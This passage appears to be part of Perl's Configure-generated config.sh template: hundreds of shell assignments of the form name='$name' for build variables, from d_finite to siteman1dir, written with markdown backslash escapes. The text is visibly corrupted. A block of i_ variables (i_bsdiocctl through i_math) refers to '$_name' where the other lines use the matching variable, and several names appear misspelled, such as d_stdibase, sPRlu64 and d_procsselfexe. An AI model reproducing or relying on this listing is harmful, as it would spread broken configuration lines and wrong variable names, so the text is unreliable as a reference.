d\_finite='\$d\_finite'  
d\_finitel='\$d\_finitel'  
d\_flexfnam='\$d\_flexfnam'  
d\_flock='\$d\_flock'  
d\_flockproto='\$d\_flockproto'  
d\_fork='\$d\_fork'  
d\_fp\_class='\$d\_fp\_class'  
d\_fpathconf='\$d\_fpathconf'  
d\_fpclass='\$d\_fpclass'  
d\_fpclassify='\$d\_fpclassify'  
d\_fpclassl='\$d\_fpclassl'  
d\_fpos64\_t='\$d\_fpos64\_t'  
d\_frexp='\$d\_frexp'  
d\_fs\_data\_s='\$d\_fs\_data\_s'  
d\_fseeko='\$d\_fseeko'  
d\_fsetpos='\$d\_fsetpos'  
d\_fstatfs='\$d\_fstatfs'  
d\_fstatvfs='\$d\_fstatvfs'  
d\_fsync='\$d\_fsync'  
d\_ftello='\$d\_ftello'  
d\_ftime='\$d\_ftime'  
d\_futimes='\$d\_futimes'

d\_gdbm\_ndbm\_h\_uses\_prototypes='\$d\_gdbm\_ndbm\_h\_uses\_prototypes'

d\_gdbmndbm\_h\_uses\_prototypes='\$d\_gdbmndbm\_h\_uses\_prototypes'

d\_getaddrinfo='\$d\_getaddrinfo'

d\_getcwd='\$d\_getcwd'

d\_getespwnam='\$d\_getespwnam'

d\_getfsstat='\$d\_getfsstat'

d\_getgrent='\$d\_getgrent'

d\_getgrent\_r='\$d\_getgrent\_r'

d\_getgrgid\_r='\$d\_getgrgid\_r'

d\_getgrnam\_r='\$d\_getgrnam\_r'

d\_getgrps='\$d\_getgrps'

d\_gethbyaddr='\$d\_gethbyaddr'

d\_gethbyname='\$d\_gethbyname'

d\_gethent='\$d\_gethent'

d\_gethname='\$d\_gethname'

d\_gethostbyaddr\_r='\$d\_gethostbyaddr\_r'

d\_gethostbyname\_r='\$d\_gethostbyname\_r'

d\_gethostent\_r='\$d\_gethostent\_r'

d\_gethostprotos='\$d\_gethostprotos'

d\_getitimer='\$d\_getitimer'

d\_getlogin='\$d\_getlogin'

d\_getlogin\_r='\$d\_getlogin\_r'

d\_getmnt='\$d\_getmnt'

d\_getmntent='\$d\_getmntent'

d\_getnameinfo='\$d\_getnameinfo'

d\_getnbyaddr='\$d\_getnbyaddr'  
d\_getnbyname='\$d\_getnbyname'  
d\_getnnet='\$d\_getnnet'  
d\_getnetbyaddr\_r='\$d\_getnetbyaddr\_r'  
d\_getnetbyname\_r='\$d\_getnetbyname\_r'  
d\_getnetent\_r='\$d\_getnetent\_r'  
d\_getnetprotos='\$d\_getnetprotos'  
d\_getpagsz='\$d\_getpagsz'  
d\_getpbyname='\$d\_getpbyname'  
d\_getpbynumber='\$d\_getpbynumber'  
d\_getpent='\$d\_getpent'  
d\_getpgid='\$d\_getpgid'  
d\_getpgrp2='\$d\_getpgrp2'  
d\_getpgrp='\$d\_getpgrp'  
d\_getppid='\$d\_getppid'  
d\_getprior='\$d\_getprior'  
d\_getprotobyname\_r='\$d\_getprotobyname\_r'  
d\_getprotobynumber\_r='\$d\_getprotobynumber\_r'  
d\_getprotoent\_r='\$d\_getprotoent\_r'  
d\_getprotoprotos='\$d\_getprotoprotos'  
d\_getprpwnam='\$d\_getprpwnam'  
d\_getpwent='\$d\_getpwent'  
d\_getpwent\_r='\$d\_getpwent\_r'  
d\_getpwnam\_r='\$d\_getpwnam\_r'  
d\_getpwuid\_r='\$d\_getpwuid\_r'



d\_getsbyname='\$d\_getsbyname'  
d\_getsbyport='\$d\_getsbyport'  
d\_getsent='\$d\_getsent'  
d\_getservbyname\_r='\$d\_getservbyname\_r'  
d\_getservbyport\_r='\$d\_getservbyport\_r'  
d\_getservent\_r='\$d\_getservent\_r'  
d\_getservprotos='\$d\_getservprotos'  
d\_getspnam='\$d\_getspnam'  
d\_getspnam\_r='\$d\_getspnam\_r'  
d\_gettimeod='\$d\_gettimeod'  
d\_gmtime64='\$d\_gmtime64'  
d\_gmtime\_r='\$d\_gmtime\_r'  
d\_gnulibc='\$d\_gnulibc'  
d\_grpasswd='\$d\_grpasswd'  
d\_hasmntopt='\$d\_hasmntopt'  
d\_htonl='\$d\_htonl'  
d\_ilogbl='\$d\_ilogbl'  
d\_inc\_version\_list='\$d\_inc\_version\_list'  
d\_index='\$d\_index'  
d\_inetaton='\$d\_inetaton'  
d\_inetntop='\$d\_inetntop'  
d\_inetpton='\$d\_inetpton'  
d\_int64\_t='\$d\_int64\_t'  
d\_isascii='\$d\_isascii'  
d\_isfinite='\$d\_isfinite'

d\_isinf='\$d\_isinf'  
d\_isnan='\$d\_isnan'  
d\_isnanl='\$d\_isnanl'  
d\_killpg='\$d\_killpg'  
d\_lchown='\$d\_lchown'  
d\_ldbl\_dig='\$d\_ldbl\_dig'  
d\_libm\_lib\_version='\$d\_libm\_lib\_version'  
d\_link='\$d\_link'  
d\_localtime64='\$d\_localtime64'  
d\_localtime\_r='\$d\_localtime\_r'  
d\_localtime\_r\_needs\_tzset='\$d\_localtime\_r\_needs\_tzset'  
d\_locconv='\$d\_locconv'  
d\_lockf='\$d\_lockf'  
d\_longdbl='\$d\_longdbl'  
d\_longlong='\$d\_longlong'  
d\_lseekproto='\$d\_lseekproto'  
d\_lstat='\$d\_lstat'  
d\_madvise='\$d\_madvise'  
d\_malloc\_good\_size='\$d\_malloc\_good\_size'  
d\_malloc\_size='\$d\_malloc\_size'  
d\_mblen='\$d\_mblen'  
d\_mbstowcs='\$d\_mbstowcs'  
d\_mbtowc='\$d\_mbtowc'  
d\_memchr='\$d\_memchr'  
d\_memcmp='\$d\_memcmp'

d\_memcpy='\$d\_memcpy'  
d\_memmove='\$d\_memmove'  
d\_memset='\$d\_memset'  
d\_mkdir='\$d\_mkdir'  
d\_mkdtemp='\$d\_mkdtemp'  
d\_mkfifo='\$d\_mkfifo'  
d\_mkstemp='\$d\_mkstemp'  
d\_mkstemps='\$d\_mkstemps'  
d\_mktime64='\$d\_mktime64'  
d\_mktime='\$d\_mktime'  
d\_mmap='\$d\_mmap'  
d\_modfl='\$d\_modfl'  
d\_modfl\_pow32\_bug='\$d\_modfl\_pow32\_bug'  
d\_modflproto='\$d\_modflproto'  
d\_mprotect='\$d\_mprotect'  
d\_msg='\$d\_msg'  
d\_msg\_ctrunc='\$d\_msg\_ctrunc'  
d\_msg\_dontroute='\$d\_msg\_dontroute'  
d\_msg\_oob='\$d\_msg\_oob'  
d\_msg\_peek='\$d\_msg\_peek'  
d\_msg\_proxy='\$d\_msg\_proxy'  
d\_msgctl='\$d\_msgctl'  
d\_msgget='\$d\_msgget'  
d\_msghdr\_s='\$d\_msghdr\_s'  
d\_msgrcv='\$d\_msgrcv'

d\_msgsnd='\$d\_msgsnd'  
d\_msync='\$d\_msync'  
d\_munmap='\$d\_munmap'  
d\_mymalloc='\$d\_mymalloc'  
d\_ndbm='\$d\_ndbm'  
d\_ndbm\_h\_uses\_prototypes='\$d\_ndbm\_h\_uses\_prototypes'  
d\_nice='\$d\_nice'  
d\_nl\_langinfo='\$d\_nl\_langinfo'  
d\_nv\_preserves\_uv='\$d\_nv\_preserves\_uv'  
d\_nv\_zero\_is\_allbits\_zero='\$d\_nv\_zero\_is\_allbits\_zero'  
d\_off64\_t='\$d\_off64\_t'  
d\_old\_pthread\_create\_joinable='\$d\_old\_pthread\_create\_joinable'  
d\_oldpthreads='\$d\_oldpthreads'  
d\_oldsock='\$d\_oldsock'  
d\_open3='\$d\_open3'  
d\_pathconf='\$d\_pathconf'  
d\_pause='\$d\_pause'  
d\_perl\_otherlibdirs='\$d\_perl\_otherlibdirs'  
d\_phostname='\$d\_phostname'  
d\_pipe='\$d\_pipe'  
d\_poll='\$d\_poll'  
d\_portable='\$d\_portable'  
d\_prctl='\$d\_prctl'  
d\_prctl\_set\_name='\$d\_prctl\_set\_name'  
d\_printf\_format\_null='\$d\_printf\_format\_null'

d\_procsselfexe='\$d\_procsselfexe'  
d\_pseudofork='\$d\_pseudofork'  
d\_pthread\_atfork='\$d\_pthread\_atfork'  
d\_pthread\_attr\_setscope='\$d\_pthread\_attr\_setscope'  
d\_pthread\_yield='\$d\_pthread\_yield'  
d\_pwage='\$d\_pwage'  
d\_pwchange='\$d\_pwchange'  
d\_pwclass='\$d\_pwclass'  
d\_pwcomment='\$d\_pwcomment'  
d\_pwexpire='\$d\_pwexpire'  
d\_pwgecos='\$d\_pwgecos'  
d\_pwpasswd='\$d\_pwpasswd'  
d\_pwquota='\$d\_pwquota'  
d\_qgcvt='\$d\_qgcvt'  
d\_quad='\$d\_quad'  
d\_random\_r='\$d\_random\_r'  
d\_readdir64\_r='\$d\_readdir64\_r'  
d\_readdir='\$d\_readdir'  
d\_readdir\_r='\$d\_readdir\_r'  
d\_readlink='\$d\_readlink'  
d\_readv='\$d\_readv'  
d\_recvmmsg='\$d\_recvmmsg'  
d\_rename='\$d\_rename'  
d\_rewinddir='\$d\_rewinddir'  
d\_rmdir='\$d\_rmdir'

d\_safebcpy='\$d\_safebcpy'

d\_safemcpy='\$d\_safemcpy'

d\_sanemcmp='\$d\_sanemcmp'

d\_sbrkproto='\$d\_sbrkproto'

d\_scalbnl='\$d\_scalbnl'

d\_sched\_yield='\$d\_sched\_yield'

d\_scm\_rights='\$d\_scm\_rights'

d\_seekdir='\$d\_seekdir'

d\_select='\$d\_select'

d\_sem='\$d\_sem'

d\_semctl='\$d\_semctl'

d\_semctl\_semids='\$d\_semctl\_semids'

d\_semctl\_semun='\$d\_semctl\_semun'

d\_semget='\$d\_semget'

d\_semop='\$d\_semop'

d\_sendmsg='\$d\_sendmsg'

d\_setegid='\$d\_setegid'

d\_seteuid='\$d\_seteuid'

d\_setgrent='\$d\_setgrent'

d\_setgrent\_r='\$d\_setgrent\_r'

d\_setgrps='\$d\_setgrps'

d\_sethent='\$d\_sethent'

d\_sethostent\_r='\$d\_sethostent\_r'

d\_setitimer='\$d\_setitimer'

d\_setlinebuf='\$d\_setlinebuf'

d\_setlocale='\$d\_setlocale'  
d\_setlocale\_r='\$d\_setlocale\_r'  
d\_setnent='\$d\_setnent'  
d\_setnetent\_r='\$d\_setnetent\_r'  
d\_setpent='\$d\_setpent'  
d\_setpgid='\$d\_setpgid'  
d\_setpgrp2='\$d\_setpgrp2'  
d\_setpgrp='\$d\_setpgrp'  
d\_setprior='\$d\_setprior'  
d\_setproctitle='\$d\_setproctitle'  
d\_setprotoent\_r='\$d\_setprotoent\_r'  
d\_setpwent='\$d\_setpwent'  
d\_setpwent\_r='\$d\_setpwent\_r'  
d\_setregid='\$d\_setregid'  
d\_setresgid='\$d\_setresgid'  
d\_setresuid='\$d\_setresuid'  
d\_setreuid='\$d\_setreuid'  
d\_setrgid='\$d\_setrgid'  
d\_setruid='\$d\_setruid'  
d\_setsent='\$d\_setsent'  
d\_setservent\_r='\$d\_setservent\_r'  
d\_setsid='\$d\_setsid'  
d\_setvbuf='\$d\_setvbuf'  
d\_sfio='\$d\_sfio'  
d\_shm='\$d\_shm'

d\_shmat='\$d\_shmat'  
d\_shmatprototype='\$d\_shmatprototype'  
d\_shmctl='\$d\_shmctl'  
d\_shmdt='\$d\_shmdt'  
d\_shmget='\$d\_shmget'  
d\_sigaction='\$d\_sigaction'  
d\_signbit='\$d\_signbit'  
d\_sigprocmask='\$d\_sigprocmask'  
d\_sigsetjmp='\$d\_sigsetjmp'  
d\_sin6\_scope\_id='\$d\_sin6\_scope\_id'  
d\_sitearch='\$d\_sitearch'  
d\_snprintf='\$d\_snprintf'  
d\_sockaddr\_sa\_len='\$d\_sockaddr\_sa\_len'  
d\_sockatmark='\$d\_sockatmark'  
d\_sockatmarkproto='\$d\_sockatmarkproto'  
d\_socket='\$d\_socket'  
d\_socklen\_t='\$d\_socklen\_t'  
d\_socketpair='\$d\_socketpair'  
d\_socks5\_init='\$d\_socks5\_init'  
d\_sprintf\_returns\_strlen='\$d\_sprintf\_returns\_strlen'  
d\_sqrtl='\$d\_sqrtl'  
d\_srand48\_r='\$d\_srand48\_r'  
d\_srandom\_r='\$d\_srandom\_r'  
d\_sresgproto='\$d\_sresgproto'  
d\_sresuproto='\$d\_sresuproto'



d\_statblks='\$d\_statblks'  
d\_statfs\_f\_flags='\$d\_statfs\_f\_flags'  
d\_statfs\_s='\$d\_statfs\_s'  
d\_static\_inline='\$d\_static\_inline'  
d\_statvfs='\$d\_statvfs'  
d\_stdio\_cnt\_lval='\$d\_stdio\_cnt\_lval'  
d\_stdio\_ptr\_lval='\$d\_stdio\_ptr\_lval'  
d\_stdio\_ptr\_lval\_nochange\_cnt='\$d\_stdio\_ptr\_lval\_nochange\_cnt'  
d\_stdio\_ptr\_lval\_sets\_cnt='\$d\_stdio\_ptr\_lval\_sets\_cnt'  
d\_stdio\_stream\_array='\$d\_stdio\_stream\_array'  
d\_stdibase='\$d\_stdibase'  
d\_stdstdio='\$d\_stdstdio'  
d\_strchr='\$d\_strchr'  
d\_strcoll='\$d\_strcoll'  
d\_strctcpy='\$d\_strctcpy'  
d\_strerrorm='\$d\_strerrorm'  
d\_strerror='\$d\_strerror'  
d\_strerror\_r='\$d\_strerror\_r'  
d\_strftime='\$d\_strftime'  
d\_strlcat='\$d\_strlcat'  
d\_strlcpy='\$d\_strlcpy'  
d\_strtod='\$d\_strtod'  
d\_strtol='\$d\_strtol'  
d\_strtold='\$d\_strtold'  
d\_strtoll='\$d\_strtoll'

d\_strtoq='\$d\_strtoq'  
d\_strtoul='\$d\_strtoul'  
d\_strtoull='\$d\_strtoull'  
d\_strtouq='\$d\_strtouq'  
d\_strxfrm='\$d\_strxfrm'  
d\_suidsafe='\$d\_suidsafe'  
d\_symlink='\$d\_symlink'  
d\_syscall='\$d\_syscall'  
d\_syscallproto='\$d\_syscallproto'  
d\_sysconf='\$d\_sysconf'  
d\_sysernlst='\$d\_sysernlst'  
d\_syserrlst='\$d\_syserrlst'  
d\_system='\$d\_system'  
d\_tcgetpgrp='\$d\_tcgetpgrp'  
d\_tcsetpgrp='\$d\_tcsetpgrp'  
d\_telldir='\$d\_telldir'  
d\_telldirproto='\$d\_telldirproto'  
d\_time='\$d\_time'  
d\_timegm='\$d\_timegm'  
d\_times='\$d\_times'  
d\_tm\_tm\_gmtoff='\$d\_tm\_tm\_gmtoff'  
d\_tm\_tm\_zone='\$d\_tm\_tm\_zone'  
d\_tmpnam\_r='\$d\_tmpnam\_r'  
d\_truncate='\$d\_truncate'  
d\_ttyname\_r='\$d\_ttyname\_r'

d\_tzname='\$d\_tzname'  
d\_u32align='\$d\_u32align'  
d\_ualarm='\$d\_ualarm'  
d\_umask='\$d\_umask'  
d\_uname='\$d\_uname'  
d\_union\_semun='\$d\_union\_semun'  
d\_unordered='\$d\_unordered'  
d\_unsetenv='\$d\_unsetenv'  
d\_usleep='\$d\_usleep'  
d\_usleepproto='\$d\_usleepproto'  
d\_ustat='\$d\_ustat'  
d\_vendorarch='\$d\_vendorarch'  
d\_vendorbin='\$d\_vendorbin'  
d\_vendorlib='\$d\_vendorlib'  
d\_vendorscript='\$d\_vendorscript'  
d\_vfork='\$d\_vfork'  
d\_void\_closedir='\$d\_void\_closedir'  
d\_voidsig='\$d\_voidsig'  
d\_voidtty='\$d\_voidtty'  
d\_volatile='\$d\_volatile'  
d\_vprintf='\$d\_vprintf'  
d\_vsnprintf='\$d\_vsnprintf'  
d\_wait4='\$d\_wait4'  
d\_waitpid='\$d\_waitpid'  
d\_wcstombs='\$d\_wcstombs'

d\_wctomb='\$d\_wctomb'  
d\_writev='\$d\_writev'  
d\_xenix='\$d\_xenix'  
date='\$date'  
db\_hashtype='\$db\_hashtype'  
db\_prefixtype='\$db\_prefixtype'  
db\_version\_major='\$db\_version\_major'  
db\_version\_minor='\$db\_version\_minor'  
db\_version\_patch='\$db\_version\_patch'  
defvoidused='\$defvoidused'  
direntrytype='\$direntrytype'  
dlextr='\$dlextr'  
dlsrc='\$dlsrc'  
doublesize='\$doublesize'  
drand01='\$drand01'  
drand48\_r\_proto='\$drand48\_r\_proto'  
dtrace='\$dtrace'  
dynamic\_ext='\$dynamic\_ext'  
eagain='\$eagain'  
ebcdic='\$ebcdic'  
echo='\$echo'  
egrep='\$egrep'  
emacs='\$emacs'  
endgrent\_r\_proto='\$endgrent\_r\_proto'  
endhostent\_r\_proto='\$endhostent\_r\_proto'

endnetent\_r\_proto='\$endnetent\_r\_proto'  
endprotoent\_r\_proto='\$endprotoent\_r\_proto'  
endpwent\_r\_proto='\$endpwent\_r\_proto'  
endservent\_r\_proto='\$endservent\_r\_proto'  
eunicefix='\$eunicefix'  
exe\_ext='\$exe\_ext'  
expr='\$expr'  
extensions='\$extensions'  
extern\_C='\$extern\_C'  
extras='\$extras'  
fflushNULL='\$fflushNULL'  
fflushall='\$fflushall'  
find='\$find'  
firstmakefile='\$firstmakefile'  
flex='\$flex'  
fpossize='\$fpossize'  
fpostype='\$fpostype'  
freetype='\$freetype'  
from='\$from'  
full\_ar='\$full\_ar'  
full\_csh='\$full\_csh'  
full\_sed='\$full\_sed'  
gccansipedantic='\$gccansipedantic'  
gccosandvers='\$gccosandvers'  
gccversion='\$gccversion'

getgrent\_r\_proto='\$getgrent\_r\_proto'  
getgrgid\_r\_proto='\$getgrgid\_r\_proto'  
getgrnam\_r\_proto='\$getgrnam\_r\_proto'  
gethostbyaddr\_r\_proto='\$gethostbyaddr\_r\_proto'  
gethostbyname\_r\_proto='\$gethostbyname\_r\_proto'  
gethostent\_r\_proto='\$gethostent\_r\_proto'  
getlogin\_r\_proto='\$getlogin\_r\_proto'  
getnetbyaddr\_r\_proto='\$getnetbyaddr\_r\_proto'  
getnetbyname\_r\_proto='\$getnetbyname\_r\_proto'  
getnetent\_r\_proto='\$getnetent\_r\_proto'  
getprotobyname\_r\_proto='\$getprotobyname\_r\_proto'  
getprotobynumber\_r\_proto='\$getprotobynumber\_r\_proto'  
getprotoent\_r\_proto='\$getprotoent\_r\_proto'  
getpwent\_r\_proto='\$getpwent\_r\_proto'  
getpwnam\_r\_proto='\$getpwnam\_r\_proto'  
getpwuid\_r\_proto='\$getpwuid\_r\_proto'  
getservbyname\_r\_proto='\$getservbyname\_r\_proto'  
getservbyport\_r\_proto='\$getservbyport\_r\_proto'  
getservent\_r\_proto='\$getservent\_r\_proto'  
getspnam\_r\_proto='\$getspnam\_r\_proto'  
gidformat='\$gidformat'  
gidsign='\$gidsign'  
gidsize='\$gidsize'  
gidtype='\$gidtype'  
glibpth='\$glibpth'

gmake='\$gmake'  
gmtime\_r\_proto='\$gmtime\_r\_proto'  
gnulibc\_version='\$gnulibc\_version'  
grep='\$grep'  
groupcat='\$groupcat'  
groupstype='\$groupstype'  
gzip='\$gzip'  
h\_fcntl='\$h\_fcntl'  
h\_sysfile='\$h\_sysfile'  
hint='\$hint'  
hostcat='\$hostcat'  
html1dir='\$html1dir'  
html1direxp='\$html1direxp'  
html3dir='\$html3dir'  
html3direxp='\$html3direxp'  
i16size='\$i16size'  
i16type='\$i16type'  
i32size='\$i32size'  
i32type='\$i32type'  
i64size='\$i64size'  
i64type='\$i64type'  
i8size='\$i8size'  
i8type='\$i8type'  
i\_arpainet='\$i\_arpainet'  
i\_assert='\$i\_assert'

i\_bsdiocctl='\$\_bsdiocctl'  
i\_crypt='\$\_crypt'  
i\_db='\$\_db'  
i\_dbm='\$\_dbm'  
i\_dirent='\$\_dirent'  
i\_dld='\$\_dld'  
i\_dlfcn='\$\_dlfcn'  
i\_fcntl='\$\_fcntl'  
i\_float='\$\_float'  
i\_fp='\$\_fp'  
i\_fp\_class='\$\_fp\_class'  
i\_gdbm='\$\_gdbm'  
i\_gdbm\_ndbm='\$\_gdbm\_ndbm'  
i\_gdbmndbm='\$\_gdbmndbm'  
i\_grp='\$\_grp'  
i\_ieeeefp='\$\_ieeeefp'  
i\_inttypes='\$\_inttypes'  
i\_langinfo='\$\_langinfo'  
i\_libutil='\$\_libutil'  
i\_limits='\$\_limits'  
i\_locale='\$\_locale'  
i\_machcthr='\$\_machcthr'  
i\_malloc='\$\_malloc'  
i\_mallocmalloc='\$\_mallocmalloc'  
i\_math='\$\_math'



i\_memory='\$i\_memory'  
i\_mntent='\$i\_mntent'  
i\_ndbm='\$i\_ndbm'  
i\_netdb='\$i\_netdb'  
i\_neterro='\$i\_neterro'  
i\_netinettcp='\$i\_netinettcp'  
i\_niin='\$i\_niin'  
i\_poll='\$i\_poll'  
i\_prot='\$i\_prot'  
i\_pthread='\$i\_pthread'  
i\_pwd='\$i\_pwd'  
i\_rpcsvcdm='\$i\_rpcsvcdm'  
i\_sfio='\$i\_sfio'  
i\_sgtty='\$i\_sgtty'  
i\_shadow='\$i\_shadow'  
i\_socks='\$i\_socks'  
i\_stdarg='\$i\_stdarg'  
i\_stddef='\$i\_stddef'  
i\_stdlib='\$i\_stdlib'  
i\_string='\$i\_string'  
i\_sunmath='\$i\_sunmath'  
i\_sysaccess='\$i\_sysaccess'  
i\_sysdir='\$i\_sysdir'  
i\_sysfile='\$i\_sysfile'  
i\_sysfilio='\$i\_sysfilio'

i\_sysin='\$i\_sysin'  
i\_sysioctl='\$i\_sysioctl'  
i\_syslog='\$i\_syslog'  
i\_sysmman='\$i\_sysmman'  
i\_sysmode='\$i\_sysmode'  
i\_sysmount='\$i\_sysmount'  
i\_sysndir='\$i\_sysndir'  
i\_sysparam='\$i\_sysparam'  
i\_syspoll='\$i\_syspoll'  
i\_sysresrc='\$i\_sysresrc'  
i\_sysseclt='\$i\_sysseclt'  
i\_syssockio='\$i\_syssockio'  
i\_sysstat='\$i\_sysstat'  
i\_sysstatfs='\$i\_sysstatfs'  
i\_sysstatvfs='\$i\_sysstatvfs'  
i\_systime='\$i\_systime'  
i\_systimek='\$i\_systimek'  
i\_systimes='\$i\_systimes'  
i\_systypes='\$i\_systypes'  
i\_sysuio='\$i\_sysuio'  
i\_sysun='\$i\_sysun'  
i\_sysutsname='\$i\_sysutsname'  
i\_sysvfs='\$i\_sysvfs'  
i\_syswait='\$i\_syswait'

i\_termio='\$i\_termio'  
i\_termios='\$i\_termios'  
i\_time='\$i\_time'  
i\_unistd='\$i\_unistd'  
i\_ustat='\$i\_ustat'  
i\_utime='\$i\_utime'  
i\_values='\$i\_values'  
i\_varargs='\$i\_varargs'  
i\_varhdr='\$i\_varhdr'  
i\_vfork='\$i\_vfork'  
ignore\_versioned\_solibs='\$ignore\_versioned\_solibs'  
inc\_version\_list='\$inc\_version\_list'  
inc\_version\_list\_init='\$inc\_version\_list\_init'  
incpath='\$incpath'  
inews='\$inews'  
initialinstalllocation='\$initialinstalllocation'  
installarchlib='\$installarchlib'  
installbin='\$installbin'  
installhtml1dir='\$installhtml1dir'  
installhtml3dir='\$installhtml3dir'  
installman1dir='\$installman1dir'  
installman3dir='\$installman3dir'  
installprefix='\$installprefix'  
installprefixexp='\$installprefixexp'  
installprivlib='\$installprivlib'

installscript='\$installscript'  
installsitearch='\$installsitearch'  
installsitebin='\$installsitebin'  
installsitehtml1dir='\$installsitehtml1dir'  
installsitehtml3dir='\$installsitehtml3dir'  
installsitelib='\$installsitelib'  
installsiteman1dir='\$installsiteman1dir'  
installsiteman3dir='\$installsiteman3dir'  
installsitescript='\$installsitescript'  
installstyle='\$installstyle'  
installusrbinperl='\$installusrbinperl'  
installvendorarch='\$installvendorarch'  
installvendorbin='\$installvendorbin'  
installvendorhtml1dir='\$installvendorhtml1dir'  
installvendorhtml3dir='\$installvendorhtml3dir'  
installvendorlib='\$installvendorlib'  
installvendorman1dir='\$installvendorman1dir'  
installvendorman3dir='\$installvendorman3dir'  
installvendorscript='\$installvendorscript'  
intsize='\$intsize'  
issymlink='\$issymlink'  
ivdformat='\$ivdformat'  
ivsize='\$ivsize'  
ivtype='\$ivtype'  
known\_extensions='\$known\_extensions'

ksh='\$ksh'

ld='\$ld'

lddflags='\$lddflags'

ldflags='\$ldflags'

ldflags\_uselargefiles='\$ldflags\_uselargefiles'

ldlibpthname='\$ldlibpthname'

less='\$less'

lib\_ext='\$lib\_ext'

libc='\$libc'

libperl='\$libperl'

libpth='\$libpth'

libs='\$libs'

libsdirs='\$libsdirs'

libsfiles='\$libsfiles'

libsfound='\$libsfound'

libspath='\$libspath'

libswanted='\$libswanted'

libswanted\_uselargefiles='\$libswanted\_uselargefiles'

line='\$line'

lint='\$lint'

lkflags='\$lkflags'

ln='\$ln'

lns='\$lns'

localtime\_r\_proto='\$localtime\_r\_proto'

locincpth='\$locincpth'

loclibpth='\$loclibpth'

longdblsize='\$longdblsize'

longlongsize='\$longlongsize'

longsize='\$longsize'

lp='\$lp'

lpr='\$lpr'

ls='\$ls'

lseeksize='\$lseeksize'

lseektype='\$lseektype'

mad='\$mad'

madlyh='\$madlyh'

madlyobj='\$madlyobj'

madlysrc='\$madlysrc'

mail='\$mail'

mailx='\$mailx'

make='\$make'

make\_set\_make='\$make\_set\_make'

mallocobj='\$mallocobj'

malloclsrc='\$malloclsrc'

malloctype='\$malloctype'

man1dir='\$man1dir'

man1direxp='\$man1direxp'

man1ext='\$man1ext'

man3dir='\$man3dir'

man3direxp='\$man3direxp'

man3ext='\$man3ext'  
mips\_type='\$mips\_type'  
mistrustnm='\$mistrustnm'  
mkdir='\$mkdir'  
mmaptype='\$mmaptype'  
modetype='\$modetype'  
more='\$more'  
multiarch='\$multiarch'  
mv='\$mv'  
myarchname='\$myarchname'  
mydomain='\$mydomain'  
myhostname='\$myhostname'  
myuname='\$myuname'  
n='\$n'  
need\_va\_copy='\$need\_va\_copy'  
netdb\_hlen\_type='\$netdb\_hlen\_type'  
netdb\_host\_type='\$netdb\_host\_type'  
netdb\_name\_type='\$netdb\_name\_type'  
netdb\_net\_type='\$netdb\_net\_type'  
nm='\$nm'  
nm\_opt='\$nm\_opt'  
nm\_so\_opt='\$nm\_so\_opt'  
nonxs\_ext='\$nonxs\_ext'  
nroff='\$nroff'  
nvEUformat='\$nvEUformat'

nvFUformat='\$nvFUformat'  
nvGUformat='\$nvGUformat'  
nv\_overflows\_integers\_at='\$nv\_overflows\_integers\_at'  
nv\_preserves\_uv\_bits='\$nv\_preserves\_uv\_bits'  
nveformat='\$nveformat'  
nvffformat='\$nvffformat'  
nvgformat='\$nvgformat'  
nvsize='\$nvsize'  
nvtype='\$nvtype'  
o\_nonblock='\$o\_nonblock'  
obj\_ext='\$obj\_ext'  
old\_pthread\_create\_joinable='\$old\_pthread\_create\_joinable'  
optimize='\$optimize'  
orderlib='\$orderlib'  
osname='\$osname'  
osvers='\$osvers'  
otherlibdirs='\$otherlibdirs'  
package='\$package'  
pager='\$pager'  
passcat='\$passcat'  
patchlevel='\$patchlevel'  
path\_sep='\$path\_sep'  
perl5='\$perl5'  
perl='\$perl'  
perl\_patchlevel='\$perl\_patchlevel'



perl\_static\_inline='\$perl\_static\_inline'

perladmin='\$perladmin'

perllibs='\$perllibs'

perlpath='\$perlpath'

pg='\$pg'

phostname='\$phostname'

pidtype='\$pidtype'

plibpth='\$plibpth'

pmake='\$pmake'

pr='\$pr'

prefix='\$prefix'

prefixexp='\$prefixexp'

privlib='\$privlib'

privlibexp='\$privlibexp'

proclselfexe='\$proclselfexe'

prototype='\$prototype'

ptrsize='\$ptrsize'

quadkind='\$quadkind'

quadtype='\$quadtype'

randbits='\$randbits'

randfunc='\$randfunc'

random\_r\_proto='\$random\_r\_proto'

randseedtype='\$randseedtype'

ranlib='\$ranlib'

rd\_nodata='\$rd\_nodata'

readdir64\_r\_proto='\$readdir64\_r\_proto'

readdir\_r\_proto='\$readdir\_r\_proto'

revision='\$revision'

rm='\$rm'

rm\_try='\$rm\_try'

rmail='\$rmail'

run='\$run'

runnm='\$runnm'

sGMTIME\_max='\$sGMTIME\_max'

sGMTIME\_min='\$sGMTIME\_min'

sLOCALTIME\_max='\$sLOCALTIME\_max'

sLOCALTIME\_min='\$sLOCALTIME\_min'

sPRIEUIDbl='\$sPRIEUIDbl'

sPRIFUIDbl='\$sPRIFUIDbl'

sPRIGUIDbl='\$sPRIGUIDbl'

sPRIXU64='\$sPRIXU64'

sPRId64='\$sPRId64'

sPRIeldbl='\$sPRIeldbl'

sPRIfldbl='\$sPRIfldbl'

sPRIgldbl='\$sPRIgldbl'

sPRIi64='\$sPRIi64'

sPRIo64='\$sPRIo64'

sPRlu64='\$sPRlu64'

sPRlx64='\$sPRlx64'

sSCNfldbl='\$sSCNfldbl'

sched\_yield='\$sched\_yield'

scriptdir='\$scriptdir'

scriptdirexp='\$scriptdirexp'

sed='\$sed'

seedfunc='\$seedfunc'

selectminbits='\$selectminbits'

selecttype='\$selecttype'

sendmail='\$sendmail'

setgrent\_r\_proto='\$setgrent\_r\_proto'

sethostent\_r\_proto='\$sethostent\_r\_proto'

setlocale\_r\_proto='\$setlocale\_r\_proto'

setnetent\_r\_proto='\$setnetent\_r\_proto'

setprotoent\_r\_proto='\$setprotoent\_r\_proto'

setpwent\_r\_proto='\$setpwent\_r\_proto'

setservent\_r\_proto='\$setservent\_r\_proto'

sh='\$sh'

shar='\$shar'

sharpbang='\$sharpbang'

shmatttype='\$shmatttype'

shortsize='\$shortsize'

shrpenv='\$shrpenv'

shsharp='\$shsharp'

sig\_count='\$sig\_count'

sig\_name='\$sig\_name'

sig\_name\_init='\$sig\_name\_init'

sig\_num='\$sig\_num'  
sig\_num\_init='\$sig\_num\_init'  
sig\_size='\$sig\_size'  
signal\_t='\$signal\_t'  
sitearch='\$sitearch'  
sitearchexp='\$sitearchexp'  
sitebin='\$sitebin'  
sitebinexp='\$sitebinexp'  
sitehtml1dir='\$sitehtml1dir'  
sitehtml1direxp='\$sitehtml1direxp'  
sitehtml3dir='\$sitehtml3dir'  
sitehtml3direxp='\$sitehtml3direxp'  
sitelib='\$sitelib'  
sitelib\_stem='\$sitelib\_stem'  
sitelibexp='\$sitelibexp'  
siteman1dir='\$siteman1dir'  
